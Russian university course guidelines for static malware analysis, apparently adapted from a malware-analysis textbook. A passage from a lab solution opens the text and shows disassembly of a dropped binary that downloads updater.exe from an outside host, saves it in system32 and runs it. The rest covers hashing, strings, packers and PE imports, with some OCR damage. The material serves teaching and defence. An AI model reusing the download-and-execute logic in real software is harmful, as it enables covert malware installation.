0040133C push 0 (1); uCmdShow
0040133E lea edx, [ebp+FileName]
00401344 push edx ; lpCmdLine
00401345 call ds:WinExec
```

Мы закончили с анализом самого вредоноса. Теперь исследуем двоичный файл, который из него извлекается. Запустите вредонос и откройте новый файл wupdmgr.exe с помощью Resource Hacker.

Загрузив программу в IDA Pro, мы видим знакомый набор вызовов в функции main. Вредонос формирует путь, чтобы переместить оригинальную версию Windows Update во временный каталог (C:\Documents and Settings*имя_пользователя*\Local\Temp\winup.exe), после чего запускает ее с помощью вызова WinExec. Благодаря этому, если пользователь решит обновить систему, все пройдет как обычно.

Дальше в IDA Pro можно увидеть построение строки C:\Windows\system32\wupdmgrd.exe, начиная с адреса 0x4010C3. Результат сохраняется в переменную Dest. Если не считать буквы d в имени файла, это значение совпадает с оригинальным путем к Windows Update.

Обратите внимание на API-вызов URLDownloadToFileA в листинге 12.34Л. Он принимает довольно интересные аргументы, на которых стоит остановиться отдельно.

Листинг 12.34Л. Анализ извлеченного и запущенного вредоноса

```
004010EF push 0 ; LPBINDSTATUSCALLBACK
004010F1 push 0 ; DWORD
004010F3 lea ecx, [ebp+Dest] (2)
004010F9 push ecx ; LPCSTR
004010FA push offset aHttpWww_practi (1); "http://www.practicalmal..."
004010FF push 0 ; LPUNKNOWN
00401101 call URLDownloadToFileA
```

Параметрам `szURL (1)` и `szFileName (2)` присваиваются значения `http://www.practicalmalwareanalysis.com/updater.exe` и `Dest` (`C:\Windows\system32\wupdmgrd.exe`). То

есть этот вредонос сам себя обновляет, загружая еще больше вредоносного кода! Загруженный файл `updater.exe` сохраняется под именем `wupdmgrd.exe`.

Значение, возвращенное из вызова URLDownloadToFileA, сравнивается с нулем, чтобы определить, завершилась ли функция успешно. Если результат не равен 0, вредонос выполнит только что созданный файл, который вернет значение и закроется.

В ходе этой лабораторной работы мы столкнулись со стандартным поведением вредоносного ПО, направленным на отключение определенных функций Windows, − в данном случае речь идет о системе защиты файлов. Вредонос заражает процесс Windows Update и создает собственную процедуру обновления. Пользователи зараженных компьютеров не заметят никаких изменений, поскольку вредоносная программа не удаляет оригинальную версию Windows Update.

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Методические указания
по выполнению практических работ по дисциплине
«АНАЛИЗ ПРОГРАММНЫХ РЕАЛИЗАЦИЙ»
для студентов специальности 10.05.01 Компьютерная безопасность
специализация «Информационно-аналитическая и техническая экспертиза компьютерных систем»

Ставрополь
2026

СОДЕРЖАНИЕ

Практическое занятие №1. Анализ вредоносного кода статическим методом

Цель работы: Изучить статический метод анализа вредоносной программы на базовом уровне

Программное обеспечение:

Программное обеспечение: PE Explorer, PEBrowse Professional, calc.exe, PE view, Resource Hacker, Dependency Walker, PEiD, Strings, WinMD5. UPX

Цель анализа вредоносных программ

Целью анализа вредоносного ПО обычно является получение информации, необходимой для ответа на сетевое вторжение. В большинстве случаев вашей задачей будет определить, что именно произошло, и найти все зараженные компьютеры и файлы. При анализе зловреда обычно нужно понять, на что способен конкретный двоичный файл, как его обнаружить в вашей сети и как оценить и минимизировать причиненный им ущерб.

Определившись с тем, какие файлы требуют анализа, вы должны будете сгенерировать сигнатуры (цифровые подписи) для поиска инфекции внутри сети.

Локальные сигнатуры (или индикаторы) используются для обнаружения вредоносного кода на компьютере жертвы. Эти индикаторы часто указывают на файлы, созданные или модифицированные вредоносом, или на изменения, внесенные им в реестр. В отличие от антивирусных сигнатур, индикаторы фокусируются скорее на последствиях работы вредоносного ПО, нежели на его характеристиках как таковых. Это делает их более эффективными при поиске вредоносов, которые меняют свою форму или уже отсутствуют на диске на момент анализа.

Сетевые сигнатуры используются для обнаружения зловредного кода путем отслеживания сетевого трафика. Их можно создавать и без анализа вредоносного

ПО, но в этом случае они обычно оказываются менее эффективными, дают меньшую частоту обнаружений и больше ложных срабатываний.

После получения сигнатуры остается понять, как именно работает вредонос. Именно этим обычно больше всего интересуется начальство, которое жаждет подробных объяснений о серьезном вторжении. Углубленные методики, которые вы изучите в этой книге, позволят вам определять назначение и возможности вредоносного ПО.

Методики анализа вредоносного ПО

Чаще всего при анализе вредоноса в вашем распоряжении будет лишь его исполняемый файл, который нельзя прочитать просто так. Чтобы извлечь из него какую-то полезную информацию, вам придется воспользоваться различными инструментами и ловкими приемами, добывая сведения по крупице и затем формируя из них общую картину.

Существует два основных подхода к анализу вредоносного ПО: статический и динамический. *Статический анализ* заключается в исследовании вредоноса без его запуска. При *динамическом анализе* вредонос должен быть запущен. Обе эти категории включают в себя как базовые, так и продвинутые методики.

Базовый статический анализ

Базовый статический анализ состоит в исследовании исполняемого файла без рассмотрения самих инструкций. С его помощью можно определить, является ли файл вредоносным, получить сведения о его функциональности и иногда извлечь информацию, которая позволит сгенерировать простые сетевые сигнатуры. Это прямолинейный статический анализ, который может быть выполнен довольно быстро, однако он имеет низкую эффективность в борьбе со сложным вредоносным ПО — при его проведении можно пропустить важные поведенческие признаки.

Базовый динамический анализ

Методики базового динамического анализа подразумевают запуск вредоноса и наблюдение за его поведением в системе. Это позволяет устранить заражение и/или сгенерировать эффективные сигнатуры. Но, чтобы обеспечить безопасное выполнение вредоносной программы, вы должны сперва подготовить среду, которая позволит вам изучать ее, не рискуя повредить систему или сеть. Как и в случае с базовым статическим анализом, данные методики доступны большинству людей и не требуют глубоких знаний программирования, однако они бессильны против некоторых зловредов.

Продвинутый статический анализ

Продвинутый статический анализ заключается в разборе «внутренностей» зловреда методом обратного проектирования. Для этого мы загружаем исполняемый файл в дизассемблер и исследуем программные инструкции, чтобы понять, что он делает. Эти инструкции выполняются центральным процессором, поэтому таким образом мы можем узнать все детали

поведения программы. Продвинутый статический анализ имеет более высокий порог вхождения по сравнению с базовым и требует специальных знаний о дизассемблировании, конструкциях программного кода и концепциях операционной системы Windows.

Продвинутый динамический анализ

Для продвинутого динамического анализа используется отладчик, который позволяет исследовать внутреннее состояние запущенного вредоноса. Это еще один способ извлечь подробную информацию из исполняемого файла. Наиболее полезными эти методики оказываются в ситуациях, когда другие подходы не дали результата.

Типы вредоносного ПО

Процесс анализа вредоносного ПО часто можно ускорить, если сделать обоснованное предположение о назначении вредоноса и затем его подтвердить. Естественно, точность ваших догадок будет зависеть от того, знаете ли вы, чем обычно занимаются вредоносные программы. Ниже приведены категории, к которым относится большинство вредоносов.

Бэкдор. Вредоносный код, который устанавливается на компьютер, чтобы открыть доступ злоумышленнику. Бэкдоры обычно позволяют подключиться к компьютеру с минимальной аутентификацией или вовсе без таковой и выполнить команды в локальной системе.

Ботнет. Открывает злоумышленнику доступ к системе, чем похож на бэкдор, однако все компьютеры, зараженные одним ботнетом, получают одни и те же инструкции от единого управляющего сервера.

Загрузчик. Зловред, единственной целью которого является загрузка другого вредоносного кода. Злоумышленники обычно устанавливают загрузчики при первом доступе к системе. Этот вредонос загрузит и установитдополнительные зараженные программы.

Похититель информации. Вредоносное ПО, которое собирает информацию на компьютере жертвы и, как правило, отправляет ее злоумышленнику. В качестве примера можно привести программы, захватывающие хеши паролей, перехватчики и кейлогеры. Эти вредоносы обычно используются для получения доступа к учетным записям интернет- приложений, таких как электронная почта или интернет-банкинг.

Программа запуска. Вредоносная программа, с помощью которой запускается другой зловредный код. Обычно в таких программах используются нетрадиционные методики запуска, позволяющие незаметнополучить доступ к системе или повысить привилегии.

Руткит. Вредоносная программа, скрывающая существование другого кода. Руткиты обычно применяются в сочетании с другими вредоносами, такими как бэкдоры, что позволяет им открыть злоумышленнику доступ к системе и усложнить обнаружение кода.

Запугивающее ПО. Вредоносная программа, созданная для запугивания атакованного пользователя и склонения его к покупке чего-либо.Обычно имеет графический интерфейс, схожий с антивирусом или другим приложением, обеспечивающим безопасность. Она сообщает пользователю о наличии в его системе вредоносного кода и убеждает его в том, что единственным выходом из ситуации является покупка определенного

«программного обеспечения», хотя на самом деле это лишь удалит саму запугивающую программу.

Программа для рассылки спама. Вредонос, который заражает компьютер пользователя и затем с его помощью рассылает спам. Этот тип программ генерирует доход для злоумышленников, позволяя им продавать услуги по рассылке спама.

Червь, вирус. Вредоносный код, который способен копировать себя и заражать другие компьютеры.

Вредоносное ПО часто охватывает несколько категорий. Например, программа может одновременно содержать кейлогер, собирать пароли и являться червем для рассылки спама. Поэтому не стоит зацикливаться на классификации вредоносов по их функциям. Вредоносное ПО можно также разделять на основе того, является ли атака злоумышленника массовой или узконаправленной. Массовые вредоносы, такие как запугивающее ПО, подобны дробовику и созданы для заражения как можно большего числа компьютеров. Они имеют наибольшее распространение, но уступают в сложности другим вредоносам, поэтому их проще обнаружить и нейтрализовать, ведь системы безопасности рассчитаныименно на них.

Узконаправленное вредоносное ПО (например, единственный в своем роде бэкдор) адаптируется под конкретную организацию. Оно представляет большую угрозу для сетей, так как встречается редко, а значит, системы безопасности имеют меньше шансов справиться с ним. Без подробного анализа такого узконаправленного вредоноса устранить инфекцию и защитить сеть практически невозможно. Данный вид вредоносных программ обычно отличается повышенной сложностью и требует продвинутых навыков анализа

Общие правила анализа вредоносного ПО

Во-первых, не слишком отвлекайтесь на детали. Большинство вредоносных программ

являются объемными и сложными — понять каждый их аспект попросту невозможно. Вместо этого сосредоточьтесь на ключевых свойствах. Столкнувшись с трудностями и нестандартными участками кода, попробуйте посмотреть на проблему в целом, иначе можно за деревьями не увидеть леса.

Во-вторых, не забывайте, что разные инструменты и методики предназначены для разных задач. Не существует универсального подхода. Каждая ситуация уникальна, а утилиты и технические приемы, которые вы изучите, имеют похожие и иногда пересекающиеся функции. Потерпев неудачу с одним инструментом, попробуйте другой. Если вы увязли в какой- то одной проблеме, не тратьте на нее слишком много времени — переходите к следующей. Попробуйте подойти к анализу вредоноса с другой стороны илипросто воспользуйтесь другим подходом.

Наконец, помните, что анализ вредоносных программ — это игра в кошки-мышки. В ответ на новые методики анализа авторы вредоносов разрабатывают новые техники их обхода. Чтобы стать успешным аналитиком, вы должны уметь распознавать, понимать и нейтрализовывать эти техники, а также всегда быть в курсе последних веяний в сфере анализа вредоносного ПО.

Основные статические методики

Статический анализ заключается в исследовании кода или структуры программы для определения ее функций. Сама программа в это время не запущена. Для сравнения, при выполнении *динамического анализа* аналитик обычно запускает программу

Способы извлечения полезной информации из исполняемых файлов.

Подтверждение вредоносности с помощью антивируса.

Использование хешей для идентификации вредоносов.

Сбор информации из строк, функций и заголовков файла.

Все эти методики позволяют получить разные сведения, и то, какую из них следует выбрать, зависит от ваших целей. Обычно используется сразу несколько методик, чтобы собрать как можно больше информации.

Сканирование антивирусом: первый шаг

Анализ предполагаемой вредоносной программы можно начать с использования нескольких антивирусов, которые, возможно, уже знакомы с ней. Однако антивирусные пакеты далеки от идеала. Они в основном полагаются на базу данных известных участков кода *(файловых сигнатур)*, а также выполняют поведенческий анализ и сопоставление по образцу *(эвристический подход)*, чтобы распознавать подозрительные файлы. Проблема в том, что авторы вредоносного ПО могут легко модифицировать свой код, изменяя тем самым сигнатуры своих программ и оставаясь незаметными для антивирусных сканеров. Кроме того, редкие вредоносы часто избегают обнаружения, так как они попросту еще не внесены в базу данных. И наконец, эвристические методики часто обнаруживают неизвестные вредоносные программы, но могут пропустить новый и уникальный код.

Разные антивирусы используют разные сигнатуры и эвристики, поэтому бывает полезно применить к одному и тому ж файлу сразу несколько из них. Такие сайты, как VirusTotal (www.virustotal.com), позволяют просканировать файл разными антивирусными системами. VirusTotal генерирует отчет, в котором отмечает, сколько антивирусов считает файл вредоносным, и указывает название вредоноса и дополнительную информацию о нем, если таковая имеется.

Хеширование: отпечатки пальцев злоумышленника

Хеширование − это распространенный метод однозначной идентификации вредоносного ПО. Зараженный файл пропускается через программу хеширования, в результате чего получается уникальная строка (хеш), которая служит идентификатором вредоноса. Одной из наиболее распространенных функций хеширования, применяемых аналитиками безопасности, является MD5, хотя SHA-1 тоже пользуется популярностью.

Например, если запустить программу md5deep (которая находится в свободном доступе), чтобы вычислить хеш приложения Пасьянс, поставляемого вместе с Windows, получится следующий результат:

C:\>md5deep c:\WINDOWS\system32\sol.exe373e7a863a1a345c60edb9e20ec3231 c:\WINDOWS\system32\sol.exe

Хеш равен 373e7a863a1a345c60edb9e20ec3231.

На рис. 1.1 показано графическое приложение WinMD5, которое умеетвычислять и отображать хеши сразу для нескольких файлов.




Рис. 1.1. Вывод программы WinMD5

Уникальный хеш, принадлежащий какому-то участку вредоноса, можно использовать следующим образом:

в качестве маркера;

поделиться им с другими аналитиками, чтобы помочь им распознать угрозу;

поискать его в Интернете на случай, если он уже был идентифицированранее.

Поиск строк

Строка в программе это последовательность символов, например the. Если программа выводит сообщения, проходит по URL-адресу или копирует файл в определенное место, это означает, что она содержит строки.

Поиск по строкам может дать некоторое представление о функциях программы. Например, если она обращается к URL, вы найдетесоответствующий адрес, хранящийся в виде строки. Строки в исполняемом файле обычно хранятся в формате ASCII или Unicode, и для их поиска можно воспользоваться программой Strings (bit.ly/ic4plL).

ПРИМЕЧАНИЕ

Компания Microsoft имеет собственную реализацию Unicode, строки в которой состоят из так называемых широких символов. В данной книге под Unicode подразумевается именно эта реализация.

И в ASCII, и в Unicode символы хранятся в виде последовательностей со значением NULL в конце *(нулевой символ)*, которое указывает на завершение строки. В ASCII каждый символ занимает 1 байт, а в Unicode 2 байта.

На рис. 1.2 показана строка BAD, сохраненная в формате ASCII. Она состоит из байтов 0x42, 0x41, 0x44 и 0x00, где 0x42 обозначает B, 0x41 A и т. д. Байт 0x00 в конце сигнализирует о завершении строки.

На рис. 1.3 показана строка BAD, сохраненная в формате Unicode. Она состоит из байтов 0x42, 0x00, 0x41 и т. д. Прописная B представлена байтами0x42 и 0x00, а нулевой символ выглядит как два байта 0x00 подряд.




Рис. 1.2. Строка BAD, представленная в формате ASCII




Рис. 1.3. Строка BAD, представленная в формате Unicode

Когда программа Strings ищет строки в форматах ASCII и Unicode, она игнорирует контекст и форматирование. Это позволяет ей анализировать файлы любого типа и находить строки на любых их участках (с другойстороны, она может обнаружить байты, которые не являются строкой). Искомые строки должны состоять как минимум из трех букв в формате ASCII или Unicode и завершаться нулевым символом.

Иногда строки, обнаруженные программой Strings, таковыми не являются. Например, последовательность байтов 0x56, 0x50, 0x33 и 0x00 будетинтерпретирована как строка VP3, хотя это может быть адрес в памяти, инструкция процессора или данные, используемые приложением. Определение таких случаев ложится на пользователя.

Упаковка файлов

Одновременно с упакованной программой запускается небольшая утилита-обертка, которая освобождает запакованный файл и запускает его (рис. 1.4). При статическом анализе упакованной программы мы можем вычленить только эту обертку.

Рис. 1.4. Слева представлен исходный исполняемый файл, в котором видны все строки, инструкции импорта и другая информация. Справа показана его упакованная версия: в ней все строки, инструкции импорта и другая информация сжаты и недоступны для большинства инструментов, выполняющих статический анализ

Обнаружение упаковщиков с помощью PEiD

Определить, является ли файл упакованным, можно с помощью программы PEiD. Эта утилита позволяет установить тип упаковщика или компилятора, которые использовались при сборке приложения, что значительно упрощает анализ упакованных данных. На рис. 1.5 показана информация о файле orig_af2.ex_, собранная программой PEiD.




Рис. 1.5. Программа PEiD

Утилита PEiD определила, что файл запакован с помощью UPX версии 0.89.6-1.02 или 1.05-2.90.

Для выполнения анализа программу следует распаковать. Процесс распаковки часто оказывается сложным, но упаковщик UPX настолько популярен и прост в использовании, что заслуживает отдельного упоминания.Например, чтобы распаковать вредоносный код, запакованный с его помощью, достаточно загрузить исполняемый файл UPX (upx.sourceforge.net)и запустить его, указав имя запакованной программы в качестве аргумента:

upx -d *PackedProgram.exe*

ПРИМЕЧАНИЕ

Учтите, что многие плагины к программе PEiD запускают исполняемые вредоносы без предупреждения! Для анализа вредоносного кода подготовьте безопасную среду. Кроме того, как и любая другая программа, PEiD может содержать уязвимости. Например, версия 0.92 была подвержена переполнению буфера, что позволяло выполнять произвольный код. Умелому злоумышленнику это давало воможность написать программу, которая взломала бы компьютер аналитика безопасности. Так что всегда используйте самую последнюю версию PEiD.

Формат переносимых исполняемых файлов

До сих пор мы обсуждали инструменты, которые сканируют исполняемые файлы без учета их формата. Однако формат файла можетмногое сказать о возможностях программы.

Переносимый исполняемый формат (portable executable, PE) используется в Windows для исполняемых файлов, объектного кода и библиотек динамической компоновки. Формат PE — это структура данных, которая содержит информацию, необходимую системному загрузчику Windows для управления завернутым исполняемым кодом. Практически любой файл для Windows, в котором есть исполняемый код, имеет формат PE,но иногда устаревшие форматы файлов все же попадаются во вредоносных программах.

PE-файлы начинаются с заголовка, который содержит информацию о коде, типе приложения, необходимых библиотечных функциях и требованиях к дисковому пространству. Содержимое PE-заголовка представляет большуюценность для аналитика безопасности.

Компонуемые библиотеки и функции

Одним из наиболее полезных фрагментов информации, которые можно извлечь из исполняемого файла, является список функций, которые он импортирует. *Импортированные функции* это функции, используемыеодной программой, но содержащиеся в другой, например в библиотеках, которые часто хранят общие для многих программ функции. Библиотеки можно подключать к основному исполняемому файлу с помощью *компоновки*. Программисты компонуют импортированные функции в своем коде, чтобы не повторять то, что уже было реализовано в других программах. Библиотеки можно компоновать статически, во время выполнения или динамически. Сведения о способе компоновки кода являются ключевыми для понимания работы вредоноса, поскольку от них зависитто, какую информацию можно найти в заголовкеPE-файла. В этом разделе мы рассмотримнесколькоинструментовдляпросмотрафункций, импортированных программой.

Компоновка: статическая, динамическая или во время выполнения

Статический метод реже всего используется при компоновке библиотек, хотя он распространен в программах для UNIX и Linux. Если библиотека статически скомпонована с исполняемым файлом, весь ее код копируется в этот файл, что увеличивает размер итоговой программы. В ходе анализа сложно определить, какой код был статически скомпонован, а какой принадлежит самому исполняемому файлу, поскольку факт компоновки никак не упоминается в заголовке формата PE.

Компоновка на этапе выполнения не пользуется особой популярностью в обычных приложениях, но часто применяется во вредоносных программах, особенно если они упакованы или обфусцированы. Исполняемые файлы, использующие этот вид компоновки, обращаются к библиотеке только тогда, когда она им нужна, а не при запуске, как в случае с динамически скомпонованными программами.

Microsoft Windows предоставляет несколько функций, с помощью которых программисты могут импортировать код, не указанный в заголовке программы. Наиболее популярными из них являются LoadLibrary и GetProcAddress, также используются LdrGetProcAddress и LdrLoadDll. Функции LoadLibrary и GetProcAddress позволяют программе получить доступ к любой функции в любой библиотеке системы; это означает, что в случае ихприменения статический анализ не сможет определить, с какими функциями скомпонована подозрительная программа.

Динамический метод компоновки является самым распространенным и интересным для анализа вредоносного ПО. Если библиотеки скомпонованы динамически, операционная система ищет их при загрузке программы. Внешняя функция, которую вызывает программа, выполняется в рамках библиотеки.

Заголовок PE-файла хранит информацию обо всех библиотеках, которыебудут загружены, и всех функциях, которые используются программой, — во многих случаях они являются ее самой важной частью и их идентификация имеет большое значение, позволяя предугадать поведение программы. Например, если программа импортирует функцию URLDownloadToFile, можно предположить, что она выходит в Интернет и загружает данные, которые затем сохраняются в локальный файл.

Исследование динамически скомпонованных функций с помощью Dependency Walker

Утилита Dependency Walker (www.dependencywalker.com), поставляемая вместе с некоторыми версиями Microsoft Visual Studio и другими пакетами разработки от Microsoft, выводит список только тех функций, которые были скомпонованы динамически.

На рис. 1.6 показаны результаты анализа файла SERVICES.EX_(1) с помощью этого инструмента. На левой панели(2) представлена как сама программа, так и DLL, которые она импортирует, а именно KERNEL32.DLL иWS2_32.DLL.

Если щелкнуть на KERNEL32.DLL, на правой верхней панели (3) будет выведен список функций. Наибольший интерес представляет функция CreateProcessA, которая говорит о том, что

программа создает другой процесс,

– значит, после ее запуска нужно проследить за тем, как она запустит дополнительные программы. На средней панели (4) перечислены все функции библиотеки KERNEL32.DLL, которые можно импортировать. Для нас эта информация не особо полезна. Обратите внимание на столбцы на панелях (3) и (4) под названием Ordinal (Порядковый номер). Исполняемые файлы могут импортировать функции по их порядковым номерам вместо имен. В этом случае имя функции не упоминается в программе, что усложняет ее обнаружение. Когда вредоносный код применяет эту методику, вы можете обратиться к панели (4) , чтобы сопоставить порядковый номерфункции с ее названием.




Рис. 1.6. Окно программы Dependency Walker

На двух нижних панелях,(5) и (6) выводятся дополнительные сведения оверсиях DLL, загружаемых при запуске программы, и отображаются ошибки.Информация о том, какие DLL использует программа, может многое сказать о ее возможностях. В табл. 1.1 перечислены и описаны популярные DLL.

Таблица 1.1. Популярные DLL

DLL	Описание
Kernel32.dll	Очень распространенный DLL-файл, содержащий базовые функции: доступ и управление памятью, файлами и устройствами
Advapi32.dll	Обеспечивает доступ к ключевым компонентам Windows, таким как Диспетчер служб и Реестр
User32.dll	Содержит компоненты пользовательского интерфейса, такие как кнопки, полосы прокрутки и элементы для взаимодействия с пользователем
Gdi32.dll	В этом файле находятся функции для выполнения графических операций и графического вывода
Ntdll.dll	Интерфейс к ядру Windows. Исполняемые файлы обычно не импортируют его напрямую, но он всегда импортируется внутри Kernel32.dll. Если он импортирован напрямую, это означает, что автор программы намеревается использовать возможности, не свойственные обычным приложениям Windows. Этот интерфейс применяется для таких задач, как скрытие функциональности или манипуляция процессами

DLL	Описание
WSock32.dll и Ws2_32.dll	Это сетевые DLL. Программа, которая обращается к этим файлам, скорее всего, подключается к сети или выполняет какие-то сетевые задачи
Wininet.dll	Этот файл содержит высокоуровневые сетевые функции, реализующие такие протоколы, как FTP, HTTP и NTP

Соглашения об именовании функций

При оценке незнакомых Windows-функций стоит помнить о нескольких соглашениях об именовании, чтобы избежать путаницы. Например, вам часто будут попадаться функции с суффиксом Ex, такие как CreateWindowEx. Когда компания Microsoft выпускает несовместимые обновления, поддержка старых функций обычно продолжается. Новым функциям присваиваются те же имена,но с добавлением суффикса Ex. Если функция претерпела два значительных обновления, она может содержать в своем имени два таких суффикса.

Многие функции, принимающие строки в качестве параметров, имеют в конце своих названий A или W: например, CreateDirectoryW. Эти буквы не упоминаются в документации они просто указывают на то, что функция принимает строковый параметр и имеет две версии: одна для строк в формате ASCII, а другая для широкосимвольных строк. При поиске таких функций в официальной документации не забывайте убирать A или W в конце.

Импортированные функции

Заголовок PE-файла также содержит информацию о конкретных функциях, используемых программой. Их названия могут дать представлениео том, что делает исполняемый файл. Компания Microsoft предоставляет отличную документацию для Windows API в своей онлайн-библиотеке Microsoft Developer Network (MSDN). В приложении A вы найдете список функций, которые часто используются вредоносными программами.

Экспортированные функции

DLL- и EXE-файлы могут экспортировать свои функции, чтобы взаимодействовать с другими программами и кодом. Обычно в DLL реализована одна или несколько функций, экспортирующихся для использования в любом исполняемом файле, который пожелает их импортировать.

PE-файл содержит информацию о том, какие функции экспортируются программой. Поскольку библиотеки DLL специально созданы для предоставления своей функциональности исполняемым файлам, экспортируемые функции обычно встречаются именно в них. EXE-файлы не предназначены для того, чтобы делиться

своими возможностями с другими программами, поэтому экспортируемые функции в них являются редкостью и обычно несут в себе полезную информацию.

Во многих случаях разработчики ПО дают своим экспортируемым функциям меткие имена. Традиционно названия берутся из документации Microsoft. Например, чтобы запустить программу в качестве службы, вам сначала нужно определить функцию ServiceMain. Наличие экспортируемой функции с этим именем означает, что вредоносная программа выполняется в рамках службы.

Хотя компания Microsoft использует название ServiceMain и разработчики обычно следуют ее примеру, данная функция может называться как угодно. Всвязи с этим названия экспортируемых функций не имеют особого значения при работе со сложными вредоносными программами. Если

вредонос и экспортирует какие-то функции, он, скорее всего, либо вообще не станет их никак называть, либо даст им имена, которые могут лишь ввести в заблуждение.

Для просмотра сведений об экспорте можно использовать программу Dependency Walker, описанную чуть выше, в разделе «Исследование динамически скомпонованных функций с помощью Dependency Walker». Чтобы получить список экспортируемых функций, щелкните на имени файла,который вас интересует. Окно(4) на рис. 1.6 выводит все функции, экспортированные файлом.

Статический анализ на практике

Теперь, когда вы получили представление об основах статического анализа, пришло время рассмотреть реальное вредоносное ПО. Рассмотрим для примера кейлогер PotentialKeylogger.exe и упакованную программу PackedProgram.exe.

PotentialKeylogger.exe: неупакованный исполняемый файл

В табл. 1.2 приводится краткий список функций, импортированных файлом PotentialKeylogger.exe (как показала Dependency Walker). Столь большое количество функций говорит о том, что файл не упакован.

Как и большинство программ среднего размера, этот исполняемый файл импортирует множество функций. Лишь небольшая часть из них полезна с точки зрения анализа безопасности.

Если вы не уверены в назначении функции, нужно поискать ее описание.Чтобы помочь вам в этом, в приложении А мы перечислили множество функций, представляющих наибольший интерес при анализе вредоносного кода. Если не найдете ее там, попробуйте поискать в MSDN.

Будучи новичком, вы потратите много времени на поиск функций, не играющих особой роли, но вы быстро научитесь распознавать, какие из них имеют значение, а какие − нет. В этом примере мы покажем вам множество импортируемых функций, которыми можно пренебречь, чтобы вы начали привыкать к исследованию больших объемов данных и поиску ключевых фрагментов.

Таблица 1.2. Краткий список DLL и функций, импортированных файлом PotentialKeylogger.exe

Kernel32.dll	**User32.dll**	**User32.dll (продолжение)**
CreateDirectoryW	BeginDeferWindowPos	**ShowWindow**
CreateFileW	CallNextHookEx	ToUnicodeEx
CreateThread	CreateDialogParamW	TrackPopupMenu
DeleteFileW	CreateWindowExW	TrackPopupMenuEx
ExitProcess	DefWindowProcW	TranslateMessage
FindClose	DialogBoxParamW	UnhookWindowsHookEx
FindFirstFileW	EndDialog	UnregisterClassW
FindNextFileW	GetMessageW	UnregisterHotKey
GetCommandLineW	GetSystemMetrics	
